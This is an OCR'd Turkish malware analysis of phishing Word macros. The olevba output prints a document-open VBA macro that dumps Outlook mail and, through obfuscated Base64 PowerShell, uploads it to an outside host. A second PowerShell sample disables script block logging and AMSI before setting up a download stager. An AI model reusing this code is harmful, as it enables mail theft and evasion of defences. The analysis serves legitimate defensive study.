

File
Tools
View
yilbasi_cekilisi.doc [Compatibility Mode] - Word
SECURITY WARNING
Macros have been disabled.
Enable Content
Hediyeni ve gönderim detaylarını aşağıdaki formdan "Sicil Numarası" ile sorgulayabilirsin.
Form aktif değil ise karşına çıkan "Enable Editing" ve "Enable Content" seçeneklerine tıklayarak formu aktifleştirebilirsin.
Sicil No:
Sorgula
İnsan Kaynakları
End of document
Screen 1 of 1
%140



C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\oletools-0.53.1\oletools>python olevba.py [redacted]_yilbasi_cekilisi.doc
olevba 0.53.1 - http://decalage.info/python/oletools
Flags Filename
OLE:MAS-HB-- [redacted]_yilbasi_cekilisi.doc
FILE: [redacted]_yilbasi_cekilisi.doc
Type: OLE
VBA MACRO ThisDocument.cls
in file: [redacted]_yilbasi_cekilisi.doc - OLE stream: u'Macros/VBA/ThisDocument'
Option Explicit
Public strFilePath, strFileName As String
Dim EmailCount As Variant
Private Sub Document_Open()
Dim objSelectedMail As Outlook.MailItem
Dim objConversation As Outlook.Conversation
Dim objMail As Outlook.MailItem
Dim objFolder As MAPIFolder
Dim objNS As Namespace
Dim EmailCount As Variant
Set objNS = GetNamespace("MAPI")
Set objFolder = objNS.GetDefaultFolder(olFolderSentMail)
EmailCount = objFolder.Items.Count
objFolder.Items.Sort "CreationTime", True
On Error GoTo Err
Set objSelectedMail = objFolder.Items.Item(EmailCount)
If Not objSelectedMail Is Nothing Then GoTo Abc
Err:
On Error GoTo Err2
Set objSelectedMail = objFolder.Items.Item(EmailCount - 1)
If Not objSelectedMail Is Nothing Then GoTo Abc
Err2:
Set objSelectedMail = objFolder.Items.Item(EmailCount - 2)
If Not objSelectedMail Is Nothing Then GoTo Abc
Abc:
Set objConversation = objSelectedMail.GetConversation
If Not (objConversation Is Nothing) Then
'Get all root items in this conversation
For Each objMail In objConversation.GetRootItems
'strFileName = objMail.Subject
strFileName = Environ("Username") & ".txt"
'Remove the unsupported characters in email subject
strFileName = Replace(strFileName, "/", " ")
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, ":", "")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")
Search oletools
Type
Size
Microsoft Word 9...
58 KB
Text Document
3 KB
Python File
15 KB
Python File
17 KB
Python File
15 KB
Python File
45 KB
Python File
6 KB
Python File
12 KB
Python File
22 KB
Compiled Python ...
22 KB
Python File
14 KB
Python File
13 KB
Python File
8 KB
Python File
35 KB
Compiled Python ...
25 KB
Python File
7 KB
Python File
179 KB
Python File
178 KB
a tag


C:\Windows\system32\cmd.exe
Call ProcessChildren(objMail, objConversation)
Next
End If
Dim C As Variant
Dim A As String
A = "C:\Windows\system32\Windows" & Chr(80) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & "\v1.0\" & Chr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(115) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
C = Shell(A & " IEX([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('JABGAGkAbABlAFAAYQB0AGgAIAA9ACAAJwBDADoAXABVAHMAZQByAHMAXAAnACsAJABlAG4AdgA6AFUAcwBlAHIATgBhAG0AZQArACcAXABEAG8AYwB1AG0AZQBuAHQAcwBcACcAKwAkAGUAbgB2ADoAVQBzAGUAcgBOAGEAbQBlACsAJwAuAHQAeAB0ACcAOwAgACQAVQBSAEwAIAA9ACAAJwBoAHQAdABwADoALwAvAHcAdwB3AC4AZwBhAHIAYQBuAHQAaQBuAHMAYQBuAGsAYQB5AG4AYQBrAGwAYQByAGkALgBjAG8AbQAvAHUAcABsAG8AYQBkAC4AcABoAHAAJwA7ACAAIAAkAGYAaQBsAGUAQgB5AHQAZQBzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBGAGkAbABlAF0AOgA6AFIAZQBhAGQAQQBsAGwAQgB5AHQAZQBzACgAJABGAGkAbABlAFAAYQB0AGgAKQA7ACAAJABmAGkAbABlAEUAbgBjACAAPQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEcAZQB0AEUAbgBjAG8AZABpAG4AZwAoACcAVQBUAEYALQA4ACcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABmAGkAbABlAEIAeQB0AGUAcwApADsAIAAkAGIAbwB1AG4AZABhAHIAeQAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARwB1AGkAZABdADoAOgBOAGUAdwBHAHUAaQBkACgAKQAuAFQAbwBTAHQAcgBpAG4AZ" & _
"wAoACkAOwAgACAAJABMAEYAIAA9ACAAIgBgAHIAYABuACIAOwAgACAAJABiAG8AZAB5AEwAaQBuAGUAcwAgAD0AIAAoACAAIAAgACAAIAAgACIALQAtACQAYgBvAHUAbgBkAGEAcgB5ACIALAAgACAAIAAgACAAIgBDAG8AbgB0AGUAbgB0AC0ARABpAHMAcABvAHMAaQB0AGkAbwBuADoAIABmAG8AcgBtAC0AZABhAHQAYQA7ACAAbgBhAG0AZQA9AGAAIgBmAGkAbABlAGAAIgA7ACAAZgBpAGwAZQBuAGEAbQBlAD0AYAAiACQAZQBuAHYAOgBVAHMAZQByAE4AYQBtAGUALgB0AHgAdABgACIAIgAsACAAIAAgACAAIgBDAG8AbgB0AGUAbgB0AC0AVAB5AHAAZQA6ACAAYQBwAHAAbABpAGMAYQB0AGkAbwBuAC8AbwBjAHQAZQB0AC0AcwB0AHIAZQBhAG0AJABMAEYAIgAsACAAIAAgACAAIAAkAGYAaQBsAGUARQBuAGMALAAgACAAIAAgACAAIgAtAC0AJABiAG8AdQBuAGQAYQByAHkALQAtACQATABGACIAIAAgACkAIAAtAGoAbwBpAG4AIAAkAEwARgA7ACAAIABJAG4AdgBvAGsAZQAtAFIAZQBzAHQATQBlAHQAaABvAGQAIAAtAFUAcgBpACAAJABVAFIATAAgAC0ATQBlAHQAaABvAGQAIABQAG8AcwB0ACAALQBDAG8AbgB0AGUAbgB0AFQAeQBwAGUAIAAiAG0AdQBsAHQAaQBwAGEAcgB0AC8AZgBvAHIAbQAtAGQAYQB0AGEAOwAgAGIAbwB1AG4AZABhAHIAeQA9AGAAIgAkAGIAbwB1AG4AZABhAHIAeQBgACIAIgAgAC0AQgBvAGQAeQAgACQAYgBvAGQAeQBMAGkAbgBlAHMAOwA=')))", 0)
End Sub
Sub ProcessChildren(objCurMail As Outlook.MailItem, objCurConversation As Outlook.Conversation)
Dim objItems As Outlook.SimpleItems
Dim objItem As Outlook.MailItem
Set objItems = objCurConversation.GetChildren(objCurMail)
If objItems.Count > 0 Then
For Each objItem In objItems
strFileName = Environ("Username") & ".txt"
strFileName = Replace(strFileName, "/", " ")
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, ":", "")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")
strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & strFileName
objItem.SaveAs strFilePath, olTXT
Search oletools
Type
Size
Microsoft Word 9...
58 KB
Text Document
3 KB
Python File
15 KB
Python File
17 KB
Python File
15 KB
Python File
45 KB
Python File
6 KB
Python File
12 KB
Python File
22 KB
Compiled Python ...
22 KB
Python File
14 KB
Python File
13 KB
Python File
8 KB
Python File
35 KB
Compiled Python ...
25 KB
Python File
7 KB
Python File
179 KB
Python File
178 KB
a tag



C:\Windows\system32\cmd.exe
Dim objItems As Outlook.SimpleItems
Dim objItem As Outlook.MailItem
Set objItems = objCurConversation.GetChildren(objCurMail)
If objItems.Count > 0 Then
For Each objItem In objItems
strFileName = Environ("Username") & ".txt"
strFileName = Replace(strFileName, "/", " ")
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, ":", "")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")
strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName
objItem.SaveAs strFilePath, olTXT
'Process all children recursively
Call ProcessChildren(objItem, objCurConversation)
Next
End If
End Sub
Type | Keyword | Description
AutoExec | Document_Open | Runs when the Word or Publisher document is opened
Suspicious | Chr | May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious | Shell | May run an executable file or a system command
Suspicious | Windows | May enumerate application windows (if combined with Shell.Application object)
Suspicious | Environ | May read system environment variables
Suspicious | System | May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious | Hex Strings | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious | Base64 Strings | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Search oletools
Type
Size
Microsoft Word 9... 58 KB
Text Document 3 KB
Python File 15 KB
Python File 17 KB
Python File 15 KB
Python File 45 KB
Python File 6 KB
Python File 12 KB
Python File 22 KB
Compiled Python ... 22 KB
Python File 14 KB
Python File 13 KB
Python File 8 KB
Python File 35 KB
Compiled Python ... 25 KB
Python File 7 KB
Python File 179 KB
Python File 178 KB
a tag
From Base64 - CyberChef
File | file:///C:/Users/Mert/Desktop/cyberchef.htm#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=SkFCR...
Version 8.19.5s
Last build: 3 days ago - New in v8: Automated encoding detection and simpl...
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
STEP
BAKE!
Auto Bake
Input
start: 1786
end: 1787
length: 1
length: 1809
lines: 22
JABGAGkAbABlAFAAYQB0AGgAIAA9ACAAJwBDADoAXABVAHMAZQByAHMAXA
AnACsAJABlAG4AdgA6AFUAcwBlAHIATgBhAG0AZQArACcAXABEAG8AYwB1AG0AZQ
BuAHQAcwBcACcAKw
AkAGUAbgB2ADoAVQBzAGUAcgBOAGEAbQBlACsAJwAuAHQAeAB0ACcAOwAgACQAVQ
BSAEwAIAA9ACAAJw
BoAHQAdABwADoALwAvAHcAdwB3AC4AZwBhAHIAYQBuAHQAaQBuAHMAYQBuAGsAYQ
B5AG4AYQBrAGwAYQ
ByAGkALgBjAG8AbQAvAHUAcABsAG8AYQBkAC4AcABoAHAAJwA7ACAAIAAkAGYAaQ
BsAGUAQgB5AHQAZQ
BzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBGAGkAbABlAF0AOgA6AFIAZQ
BhAGQAQQBsAGwAQg
B5AHQAZQBzACgAJABGAGkAbABlAFAAYQB0AGgAKQA7ACAAJABmAGkAbABlAEUAbg
BjACAAPQAgAFsAUw
Output
start: 1340
end: 1340
length: 0
time: 1ms
length: 1340
lines: 1
$.F.i.l.e.P.a.t.h. .=.
.'.C.:.\.U.s.e.r.s.\.'.+.$.e.n.v.:.U.s.e.r.N.a.m.e.+.'.\.D.o.c.u
.m.e.n.t.s.\.'.+.$.e.n.v.:.U.s.e.r.N.a.m.e.+.'...t.x.t.'.;.
.$.U.R.L. .=.
.'.h.t.t.p.:./.[redacted].i.n.s.a.n.k.a.y.n.a.k.l.a.r
.i...c.o.m./.u.p.l.o.a.d...p.h.p.'.;. . .$.f.i.l.e.B.y.t.e.s.
.=. .
[.S.y.s.t.e.m...I.O...F.i.l.e.].:.:.R.e.a.d.A.l.l.B.y.t.e.s.
(.$.F.i.l.e.P.a.t.h.).;. .$.f.i.l.e.E.n.c. .=. .
[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.].:.:.G.e.t.E.n.c.o.d.
i.n.g.(.'.U.T.F.-.8.'.)...G.e.t.S.t.r.i.n.g.
(.$.f.i.l.e.B.y.t.e.s.).;. .$.b.o.u.n.d.a.r.y. .=. .
[.S.y.s.t.e.m...G.u.i.d.].:.:.N.e.w.G.u.i.d.

aktivite20.docm isimli başka bir örneğe baktığımda da ilk olarak yine art niyetli kişilerin bir bankaya gerçekleştirdikleri sosyal mühendislik saldırısında kullandıkları bir zararlı doküman ile karşılaştığımı düşündüm. İkna adına gayet başarılı bir şekilde kurgulanmış bu dokümanı analiz ettiğimde içinde Powershell'den faydalanılan bir makro olduğunu gördüm. Makro dosyasını analiz ettiğimde ise çalıştırıldığı anda Powershell'in betik engelleme ve kayıt altına alma özelliğini devre dışı bıraktığını gördüm. Bir önceki örnekte olduğu gibi yine dosyanın özelliklerine baktığımda bu defa bir siber güvenlik firmasında danışman olarak çalışan bir sızma testi uzmanı tarafından oluşturulmuş olduğunu öğrendim. :)








```
IF($PSVersionTaBLe.PSVersIOn.MAJoR -Ge3)
{
    $GPF=[REF].ASsemBLy.GETTypE('System.Management.Automation.Utils')."GEtFiE`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');
    IF($GPF)
    {
        $GPC=$GPF.GetVALUe($NUlL);
        If($GPC['ScriptB'+'lockLogging'])
        {
            $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}
            $VAL=[COllECtIONS.GEnEriC.DICTiOnarY[STRIng,SySTeM.ObJect]]::nEw();
            $vAL.AdD('EnableScriptB'+'lockLogging',0);
            $vAL.ADD('EnableScriptBlockInvocationLogging',0);
            $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
        } ELSe {
            [ScriPTBLOCk]."GEtFIE`ld"('signatures','N'+'onPublic,Static').SEtValuE($nuLL,(NEW-OBJeCT COLleCtions.GENerIc.HAShSet[stRiNG]))
        }
        [REf].AsSEMbLy.GetTYpe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFIEld('amsiInitFailed','NonPublic,Static').SetVAlUe($NuLL,$truE)};
);
[SySTeM.Net.SErViCePOInTMAnAger]::ExpecT100CoNtinuE=0;
$WC=NeW-OBJect SysTEM.Net.WebClIEnT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.HeADErs.ADD('User-Agent',$u);
$Wc.PRoxy=[SYstEm.NET.WEBRequesT]::DeFaUltWEBProxy;
$wc.ProXy.CrEdeNtiALS = [SYSteM.NEt.CrEdeNTialCaCHE]::DEfauLTNeTWORKCrEdentIaLS;
$Script:Proxy = $wc.Proxy;
$K=[SYstEm.TEXt.EnCOdiNg]::ASCII.GETBYtes('l_a(%NK;{u<P>&JWtcr^x)g1ZOfL-SpR');
$R={
        $D,$K=$ARgs;$s=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;
        $S[$_],$S[$J]=$S[$J],$S[$_]};
